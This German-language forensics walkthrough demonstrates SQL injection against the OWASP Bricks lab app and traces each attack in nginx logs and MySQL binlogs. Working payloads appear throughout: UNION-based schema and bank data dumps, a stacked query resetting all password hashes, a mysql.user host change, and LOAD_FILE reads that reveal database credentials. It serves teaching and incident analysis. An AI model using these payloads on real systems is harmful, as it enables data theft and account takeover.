```
root@forensicman:~# tail -1 /var/log/nginx/access.log
127.0.0.1 - - [18/Feb/2022:21:31:29 +0100] "GET /content-1/index.php?companysearch=xxx+%27UNION+SELECT+1%2C2%2C%40%40VERSION%2C+%40%40GLOBAL.VE
%2C12%2C3%2C14%2C15+%23&submit=Submit HTTP/1.1" 200 1410 "http://localhost/content-1/index.php?companysearch=xxx+%27UNION+SELECT+1%2C2%2C%40%40
C%40%40VERSION%2C10%2C11%2C12%2C3%2C14%2C15+%23&submit=Submit" "Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:97.0) Gecko/20100101 Firefox/97.0"
```

4.2.3. Ausspähen von Daten

Bricks

Search

Search company name.

able_schema,4,5,6,7,8,table_name,10,11,12,3,14,15 FROM information_schema.tables#

Submit

Details

Company	City	CEO	Email
bankAccount	3	wingsAPL 4	6
bankAccountAssociation	3	wingsAPL 4	6
bankBalance	3	wingsAPL 4	6
bankTransaction	3	wingsAPL 4	6
businessData	3	wingsAPL 4	6
cashflow	3	wingsAPL 4	6
cashflowPrediction	3	wingsAPL 4	6
personalData	3	wingsAPL 4	6
scenario	3	wingsAPL 4	6
userAccount	3	wingsAPL 4	6
userPassword	3	wingsAPL 4	6

SQL Query: SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%banana 'UNION SELECT 1,2,table_schema,4,5,6,7,8,table_name, 10,11,12,3,14,15 FROM information_schema.tables#%'

Der erste Weg um an Tabellen-Informationen zu kommen, ist das “information_schema” in MySQL.

Bricks

Search

Search company name.

hacknase' UNION (SELECT 1,2,3, column_name, 6,7,8, 9,column_type,11,12,


Submit

Details

Company	City	CEO	Email
int unsigned	14	3 bankAccountID	7
varchar(30)	14	3 bankName	7
int unsigned	14	3 accountNumber	7
int unsigned	14	3 bankCode	7

SQL Query: SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%hacknase' UNION (SELECT 1,2,3, column_name, 6,7,8, 9,column_type,11,12,13,14,15,16 FROM information_schema.columns WHERE table_name ='bankAccount')#%'

Nachdem die Namen der Tabellen bekannt sind, können Schemainformationen der Tabellen abgefragt werden. Damit sind die Spaltennamen und die Anzahl der Spalten bekannt.




Nun werden die Daten der gewünschte Tabelle ausgelesen. Hier die Bankdaten der Kunden.

NGINX-Log:

```
root@forensicman:~# tail -5 /var/log/nginx/access.log
127.0.0.1 - - [20/Feb/2022:21:18:19 +0100] "GET /content-1/index.php?companysearch=hacknase%27+UNION+%28SELECT+1
%2C2%2C3%2C+column_name%2C+6%2C7%2C8%2Ccolumn_type%2C10%2C11%2C12%2C13%2C14%2C15%2C16+FROM+information_schema.co
lumns+WHERE+table_name+%3D%27bankAccount%27%29%23&submit=Submit HTTP/1.1" 200 1442 "http://localhost/content-1/i
ndex.php?companysearch=banana+%27UNION+SELECT+1%2C2%2Ctable_schema%2C4%2C5%2C6%2C7%2C8%2Ctable_name%2C+10%2C11%2
C12%2C3%2C14%2C15+FROM+information_schema.tables%23&submit=Submit" "Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:
97.0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [20/Feb/2022:21:19:44 +0100] "GET /content-1/index.php?companysearch=hacknase%27+UNION+%28SELECT+1
%2C2%2C3%2C+column_name%2C+6%2C7%2C8%2Ccolumn_type%2C11%2C12%2C13%2C14%2C15%2C16+FROM+information_schema.columns
+WHERE+table_name+%3D%27bankAccount%27%29%23&submit=Submit HTTP/1.1" 200 1467 "http://localhost/content-1/index.
php?companysearch=hacknase%27+UNION+%28SELECT+1%2C2%2C3%2C+column_name%2C+6%2C7%2C8%2Ccolumn_type%2C10%2C11%2C12
%2C13%2C14%2C15%2C16+FROM+information_schema.columns+WHERE+table_name+%3D%27bankAccount%27%29%23&submit=Submit"
"Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:97.0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [20/Feb/2022:21:20:14 +0100] "GET /content-1/index.php?companysearch=hacknase%27+UNION+%28SELECT+1
%2C2%2C3%2C+column_name%2C+6%2C7%2C8%2C+9%2Ccolumn_type%2C11%2C12%2C13%2C14%2C15%2C16+FROM+information_schema.co
lumns+WHERE+table_name+%3D%27bankAccount%27%29%23&submit=Submit HTTP/1.1" 200 1467 "http://localhost/content-1/i
ndex.php?companysearch=hacknase%27+UNION+%28SELECT+1%2C2%2C3%2C+column_name%2C+6%2C7%2C8%2Ccolumn_type%2C11%2C12
%2C13%2C14%2C15%2C16+FROM+information_schema.columns+WHERE+table_name+%3D%27bankAccount%27%29%23&submit=Submit"
"Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:97.0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [20/Feb/2022:21:26:21 +0100] "GET /content-1/index.php?companysearch=hacknase%27+UNION+%28SELECT+1
%2C2%2C3%2C+bankName%2C+6%2CbankAccountID%2C8%2C+9%2CaccountNumber%2C11%2C12%2C13%2CbankCode%2C15%2C16+FROM+bank
Account%29%23&submit=Submit HTTP/1.1" 200 1591 "http://localhost/content-1/index.php?companysearch=hacknase%27+U
NION+%28SELECT+1%2C2%2C3%2C+column_name%2C+6%2C7%2C8%2C+9%2Ccolumn_type%2C11%2C12%2C13%2C14%2C15%2C16+FROM+infor
mation_schema.columns+WHERE+table_name+%3D%27bankAccount%27%29%23&submit=Submit" "Mozilla/5.0 (X11; Ubuntu; Linu
x aarch64; rv:97.0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [20/Feb/2022:21:28:38 +0100] "GET /content-1/index.php?companysearch=hacknase%27+UNION+%28SELECT+1
%2C2%2C3%2C+bankName%2C+6%2CbankAccountID%2C8%2C+9%2CaccountNumber%2C11%2C12%2C13%2CbankCode%2C15%2C16+FROM+bank
Account%29%23&submit=Submit HTTP/1.1" 200 1543 "http://localhost/content-1/index.php?companysearch=hacknase%27+U
NION+%28SELECT+1%2C2%2C3%2C+bankName%2C+6%2CbankAccountID%2C8%2C+9%2CaccountNumber%2C11%2C12%2C13%2CbankCode%2C1
5%2C16+FROM+bankAccount%29%23&submit=Submit" "Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:97.0) Gecko/20100101 F
```

4.2.4. Verändern von Daten



Die Passwörter aller Nutzer werden auf “hackerPass*!666” gesetzt.

```
#Query via Multi-Statement/Stack
xxxx'; UPDATE userPassword SET passwordHash = "FBC8775D40295A1E82FCBFBAB65C0D569EC67E32" #
```

```
ysql> select * from userPassword;
+------------+-----------+------------------------------------+---------------------+
| passwordID | accountID | passwordHash                       | timestamp           |
+------------+-----------+------------------------------------+---------------------+
          1 |         1 | e38ad214943daad1d64c102faec29de4afe9da3d | 2022-01-30 14:08:03 |
          2 |         2 | 2aa60a8ff7fcd473d321e0146afd9e26df395147 | 2022-01-30 14:08:03 |
          3 |         3 | 1119cfd37ee247357e034a08d844eea25f6fd20f | 2022-01-30 14:08:04 |
          4 |         4 | a1d7584daaca4738d499ad7082886b01117275d8 | 2022-01-30 14:08:05 |
          5 |         5 | edba955d0ea15fdef4f61726ef97e5af507430c0 | 2022-01-30 14:08:05 |
+------------+-----------+------------------------------------+---------------------+
 rows in set (0,00 sec)

ysql> select * from userPassword;
+------------+-----------+------------------------------------+---------------------+
| passwordID | accountID | passwordHash                       | timestamp           |
+------------+-----------+------------------------------------+---------------------+
          1 |         1 | FBC8775D40295A1E82FCBFBAB65C0D569EC67E32 | 2022-01-30 14:08:03 |
          2 |         2 | FBC8775D40295A1E82FCBFBAB65C0D569EC67E32 | 2022-01-30 14:08:03 |
          3 |         3 | FBC8775D40295A1E82FCBFBAB65C0D569EC67E32 | 2022-01-30 14:08:04 |
          4 |         4 | FBC8775D40295A1E82FCBFBAB65C0D569EC67E32 | 2022-01-30 14:08:05 |
          5 |         5 | FBC8775D40295A1E82FCBFBAB65C0D569EC67E32 | 2022-01-30 14:08:05 |
+------------+-----------+------------------------------------+---------------------+
 rows in set (0,00 sec)
```

NGINX-Log:

```
root@forensicman:~# tail -1 /var/log/nginx/access.log
127.0.0.1 - - [21/Feb/2022:20:50:26 +0100] "GET /content-2/index.php?companysearch=xxxx%27%3B+UPDATE+userPassword+SET+pa
sswordHash+%3D+%22FBC8775D40295A1E82FCBFBAB65C0D569EC67E32%22+%23&submit=Submit HTTP/1.1" 200 1358 "http://localhost/con
tent-2/index.php?companysearch=xxxx%27%3B+UPDATE+userPassword+SET+passwordHash%3D%22FBC8775D40295A1E82FCBFBAB65C0D569EC6
7E32%22+%23&submit=Submit" "Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:97.0) Gecko/20100101 Firefox/97.0"
```

MySQL-Binlog:

Hier einige Beispiel-Kommandos in der Bash, wie sich das Binlog nach Informationen durchsuchen lässt.

```
#Zeigt die Statements in Klartext
mysqlbinlog -v /var/log/mysql/mysql-bin.000009 | grep '###'
```

```
root@forensicman:~# mysqlbinlog -v /var/log/mysql/mysql-bin.000009 | grep '###'
### UPDATE `wingsAPL`.`userPassword`
### WHERE
###   @1=1
###   @2=1
###   @3='e38ad214943daad1d64c102faec29de4afe9da3d'
###   @4=1643548083
### SET
###   @1=1
###   @2=1
###   @3='FBC8775D40295A1E82FCBFBAB65C0D569EC67E32'
###   @4=1643548083
### UPDATE `wingsAPL`.`userPassword`
### WHERE
###   @1=2
###   @2=2
###   @3='2aa60a8ff7fcd473d321e0146afd9e26df395147'
###   @4=1643548083
### SET
###   @1=2
###   @2=2
###   @3='FBC8775D40295A1E82FCBFBAB65C0D569EC67E32'
###   @4=1643548083
```

```
#Zeigt Timestamps ab “Table_map” des Statements
mysqlbinlog -v /var/log/mysql/mysql-bin.000009 | grep '# at' -A 1 | grep
'Table_map' -A 5
```

```
root@forensicman:~# mysqlbinlog -v /var/log/mysql/mysql-bin.000009 | grep '# at' -A 1 | grep 'Table_map' -A 5
#220221 20:49:33 server id 1  end_log_pos 397 CRC32 0x4dfa89d6  Table_map: `wingsAPL`.`userPassword` mapped to number 10
0
# at 397
#220221 20:49:33 server id 1  end_log_pos 973 CRC32 0x9fa6c655  Update_rows: table id 100 flags: STMT_END_F
--
# at 973
#220221 20:49:33 server id 1  end_log_pos 1004 CRC32 0x410b3b00         Xid = 818
```

4.2.5. Datenbankserver verändern

In diesem Szenario hat sich der Angreifer bereits den MySQL-Usernamen besorgt. (Siehe Bsp. hierzu im folgenden Kapitel). Hier wird auf ungewöhnlichem Wege die Host-Beschränkung entfernt, sodass der User “cs_chilli” von einer beliebigen Maschine aus die Verbindung aufbauen darf. Normalerweise wird für solche Änderungen das “Rename”-Statement verwendet. Dieses funktioniert an der Stelle

jedoch nicht. Außerdem müsste für “Rename” die aktuelle Host-Beschränkung des Nutzers bekannt sein (z.B. cs_chilli@’10.11.12.%’).

```
mysql> select user,host from mysql.user;
+------------------+-----------+
| user             | host      |
+------------------+-----------+
| cs_chilli        | %         |
| debian-sys-maint | localhost |
| mysql.infoschema | localhost |
| mysql.session    | localhost |
| mysql.sys        | localhost |
| root             | localhost |
+------------------+-----------+
6 rows in set (0,00 sec)
```

NGINX-Log:

```
root@forensicman:~# tail -2 /var/log/nginx/access.log
127.0.0.1 - - [22/Feb/2022:12:18:24 +0100] "GET /content-2/index.php?companysearch=xxxx%27%3B+UPDATE+mysql.user+SET+host
%3D%27%25%27+WHERE+USER%3D%27cs_chilli%27+%23&submit=Submit HTTP/1.1" 200 1328 "http://localhost/content-2/index.php?com
panysearch=ll&submit=Submit" "Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:97.0) Gecko/20100101 Firefox/97.0"
```

Binlog:

```
root@forensicman:~# mysqlbinlog -v /var/log/mysql/mysql-bin.000010 | grep '###' | head
### UPDATE `mysql`.`user`
### WHERE
###   @1='%'
###   @2='cs_chilli'
###   @3=1
###   @4=1
###   @5=1
###   @6=1
###   @7=1
###   @8=1
```

```
root@forensicman:~# mysqlbinlog -v /var/log/mysql/mysql-bin.000010 |  grep "# at" -A 1 | grep \`mysql\` -A1
#220222  9:47:20 server id 1  end_log_pos 514 CRC32 0x9c4e5dd0  Table_map: `mysql`.`user` mapped to number 60
# at 514
--
#220222 11:46:22 server id 1  end_log_pos 1545 CRC32 0x70539872        Table_map: `mysql`.`user` mapped to number 60
# at 1545
--
#220222 12:06:04 server id 1  end_log_pos 2735 CRC32 0xdf19cb4d        Table_map: `mysql`.`user` mapped to number 60
# at 2735
--
#220222 12:18:24 server id 1  end_log_pos 3700 CRC32 0x0cf0ef03        Table_map: `mysql`.`user` mapped to number 60
# at 3700
--
#220222 12:19:21 server id 1  end_log_pos 4481 CRC32 0xeee7e430        Table_map: `mysql`.`user` mapped to number 60
# at 4481
```

Position des Statements identifizieren (hier 3700).

```
root@forensicman:~# mysqlbinlog -v /var/log/mysql/mysql-bin.000010 |  grep "at 3700" -A 100
# at 3700
#220222 12:18:24 server id 1  end_log_pos 4102 CRC32 0x2cb58317         Update_rows: table id 60 flags: STMT_END_F

BINLOG '
gMYUYhMBAAAAxgAAAHQOAAAAADwAAAAAAAEABW15c3FsAAR1c2VyADP+/v7+/v7+/v7+/v7+/v7+
/v7+/v7+/v7+/v7+/v7+/vz8/AMDAwP+/P4RAv7+/gIC/vVS/v/+YPcB9wH3AfcB9wH3AfcB9wH3
AfcB9wH3AfcB9wH3AfcB9wH3AfcB9wH3AfcB9wH3AfcB9wH3AQICAv7AAvcBAPcB9wH3
AfcBBAAAAAAAjQcBAf4DBwtTPz8/U1MD7/AM
gMYUYh8BAAAAkgEAAAYQAAAAADwAAAAAAAEAAgAz/////////////////8AAAAAAIgHCWxvY2Fs
aG9zdAljc19jaGlsbGkBAQEBAQEBAQECAQEBAQEBAQEBAQEBAQEBAQEAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAFWNhY2hpbmdfc2hhMl9wYXNzd29yZEYAJEEkMDA1JFIVczlRRgcFPGsRQlsrDxEY
HSVSWkk4dnY2YTkxTEVwQzdwVllrL2VOQmZtZGdPZGsweEVIdURheU04RkRhQwFg2bKcAQEBAAAA
AACIBwElCWNzX2NoaWxsaQEBAQEBAQEBAQIBAQEBAQEBAQEBAQEBAQEBAQAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAVY2FjaGluZl9zaGEyX3Bhc3N3b3JkRgAkQSQwMDUkUhVzOVFGBwU8axFCWysP
ERgdJVJaSTh2djZhOTFMRXBDN3BWWWsvZU5CZm1kZ09kazB4RUh1RGF5TThGRGFDAWDZspwBAQEX
g7Us
'/*!*/;
### UPDATE `mysql`.`user`
### WHERE
###   @1='localhost'
###   @2='cs_chilli'
###   @3=1
###   @4=1
###   @5=1
###   @6=1
```

…

```
### SET
###   @1='%'
###   @2='cs_chilli'
###   @3=1
###   @4=1
###   @5=1
###   @6=1
```

….

Details zum Statement an Position 3700.

4.2.6. Zugriff auf das Filesystem

Bricks

Search

Search company name.

xxx 'UNION SELECT 1,2,LOAD_FILE('/home/pi/owasp-bricks/content-1/index.php'),4,5,6,7,8,9,10,11,12,3,14,15 #

Submit

Details

Company	City	CEO	Email
9	3	Search company name. ×"; ?>	6

Bricks

Search

Submit

Details

0? "
Company details found for: ".$companySearch."×
": "
No company found for: ".$companySearch."×
"); if($count != 0){ while($content = mysqli_fetch_array($result)){ ?>

Company	City	CEO	Email

SQL Query: '; echo $sql; echo '

'; } ?>


4

SQL Query: SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%xxx 'UNION SELECT 1,2,LOAD_FILE('/home/pi/owasp-bricks/content-1/index.php'),4,5,6,7,8,9,10,11,12,3,14,15 #%'

Über “LOAD_FILE” wird zunächst die lokale “index.php”, welche in diesem Fall die Content-Seite ausspielt, geladen. Dadurch kann man den ursprünglichen PHP-Code der Seite laden. Zwar sieht das Ergebnis hier nicht brauchbar aus, ein Blick in den Quellcode gibt aber weitere Aufschlüsse.

```
        <tr height="30">

        <td>9</td>
        <td>3</td>
        <td><?php
  require_once(dirname(dirname(__FILE__)) . '/includes/MySQLHandler.php');
  $sSuccessMsg = "<div class=\"alert-box\">  Search company name.  <a href=\"\" class=\"close\">&times;<

<!DOCTYPE html>
--[if lt IE 7]> <html class="no-js lt-ie9 lt-ie8 lt-ie7" lang="en"> <![endif]-->
--[if IE 7]>    <html class="no-js lt-ie9 lt-ie8" lang="en"> <![endif]-->
```

Es wird erkennbar, dass eine “MySQLHandler.php” im “includes”-Ordner eingebunden wird. Diese wird nun ebenfalls mit “LOAD_FILE” geladen.



```
            <tr height="30">

            <td>9</td>
            <td>3</td>
            <td><?php
require_once(dirname(dirname(__FILE__)) . '/LocalSettings.php');

ini_set('display_errors',1);
 error_reporting(E_ALL);
$con = mysqli_connect($host,$dbuser,$dbpass);
```

Nachdem die “MySQLHandler.php” ausgelesen wurde, wird im Quellcode auf eine weitere PHP-Datei verwiesen. “LocalSettings.php” wird nun auch wieder auf die gleiche Weise ausgelesen.

```
            <td>9</td>
            <td>3</td>
            <td><?php
# This file was automatically generated by the Bricks installer.
# If you make manual changes, please keep track in case you need to recreate them later.

$dbuser = 'cs_chilli'; //MySQL database username
$dbpass = 'CS_lli123_xx00'; //MySQL database password
$dbname = 'wingsAPL';  //MySQL database name
$host = 'localhost';  //MySQL database host
$showhint = true;  //Shows the last executed SQL query
$server = 'http://127.0.0.1';  //The protocol and server name to use in fully-qualified URLs
$scriptpath = '/release-channel';
?>
 4</td>
```

Jetzt konnte aus dem Quellcode der Inhalt der “LocalSettings.php” gelesen werden. Er enthält die MySQL-Zugangsdaten der Webserver-Anwendung.

NGINX-Log:

```
root@forensicman:~# tail -5 /var/log/nginx/access.log
127.0.0.1 - - [19/Feb/2022:21:23:39 +0100] "GET /content-1/index.php?companysearch=xxx+%27UNION+SELECT+1%2C2%2CL
OAD_FILE%28%27%2Fhome%2Fpi%2Fowasp-bricks%2Fincludes%2FMySQLHandler.php%27%29%2C+4%2C5%2C6%2C7%2C8%2C9%2C10%2C11
%2C12%2C3%2C14%2C15+%23&submit=Submit HTTP/1.1" 200 1624 "http://localhost/content-1/index.php?companysearch=xxx
+%27UNION+SELECT+1%2C2%2CLOAD_FILE%28%27%2Fhome%2Fpi%2Fowasp-bricks%2Fincludes%2FMySQLHandler.php%27%29%2C4%2C5%
2C6%2C7%2C8%2C9%2C10%2C11%2C12%2C3%2C14%2C15+%23&submit=Submit" "Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:97.
0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [19/Feb/2022:21:27:38 +0100] "GET /content-1/index.php?companysearch=xxx+%27UNION+SELECT+1%2C2%2CL
OAD_FILE%28%27%2Fhome%2Fpi%2Fowasp-bricks%2FLocalSettings.php%27%29%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%2C3%2
